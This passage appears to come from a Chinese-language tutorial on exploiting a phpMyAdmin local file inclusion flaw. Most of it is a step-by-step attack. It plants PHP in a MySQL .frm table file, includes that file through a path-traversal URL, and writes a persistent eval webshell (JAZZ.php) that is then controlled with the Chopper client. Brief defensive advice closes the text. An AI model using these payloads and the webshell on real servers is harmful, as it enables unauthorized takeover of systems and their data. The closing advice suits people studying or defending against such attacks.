
其次，我们需要知道，数据表创建之后会在如：data的文件夹里面创建一个如：123.frm的文件，这个文件就是服务器里的我们创建的数据表，并且包含了我们的字段，也就是一句话。

***那么我们现在只需要按照我们刚才的原理，让他用php来解析运行，则可以访问phpinfo，生成小马，连接菜刀，控制服务器。***

**我们的payload：**


<http://目标网站/lfi/phpmyadmin/index.php?target=db_sql.php%253f/../../../../MySQL/data/test/123.frm&a=phpinfo();>


**执行成功，我们的小马（shell）生效了**



**然后，我们用菜刀连接试试看**

http://目标网站/lfi/phpmyadmin/index.php?target=db\_sql.php%253f/../../../../MySQL/data/test/123.frm





却发现，连上了，说明shell有效并且生效，但为什么返回了***200ok***？

这个问题在很多shell连接都有，原因很简单：、

我们访问数据库的时候会登陆，所以登陆之后我们的cookie是管理员的，但菜刀连接的话，没有我登录的cookie，所以我们可以执行，但菜刀不可以，那么怎么解决呢？

解决这个问题的原理就像**CSRF**一样

用这个木马生成一个新的木马，不就可以了吗？

我们在/lfi/phpmyadmin/index.php?target=db\_sql.php%253f/../../../../MySQL/data/test/123.frm&a=

**传参的地方的后面，加上我们的CSRF生成新木马的代码：**


$a ='<?php @eval($\_POST[\'a\'])?>';file\_put\_contents('JAZZ.php',$a);echo 'ok';

**代码整合起来也就是：**

**/lfi/phpmyadmin/index.php?target=db\_sql.php%253f/../../../../MySQL/data/test/123.frm&a=$a ='<?php @eval($\_POST[\'a\'])?>';file\_put\_contents('JAZZ.php',$a);echo 'ok';**


**注意全是英文符号，中文的编码和英文编码不一样！**

这样就会在目录下新生成一个JAZZ.php文件，是我们的shell



然后用菜刀连接新地址：

http://xxxxx/lfi/phpmyadmin/JAZZ.php



成功拿到webshell控制服务器。

**防御策略：**

1、无需情况下设置allow\_url\_include和allow\_url\_fopen为关闭

2、对可以包含的文件进行限制，可以使用白名单的方式，或者设置可以包含的目录，如open\_basedir

3、建议假定所有输入都是可疑的，尝试对所有输入提交可能可能包含的文件地址，包括服务器本地文件及远程文件，进行严格的检查，参数中不允许出现../之类的目录跳转符。

4、严格检查include类的文件包含函数中的参数是否外界可控。

-----------------------------------------------------------

***/\*个别地方逻辑有误或不清晰，或者语句不通顺从而不方便大家理解的地方，请私聊我，我会尽量改正！谢谢！\*/***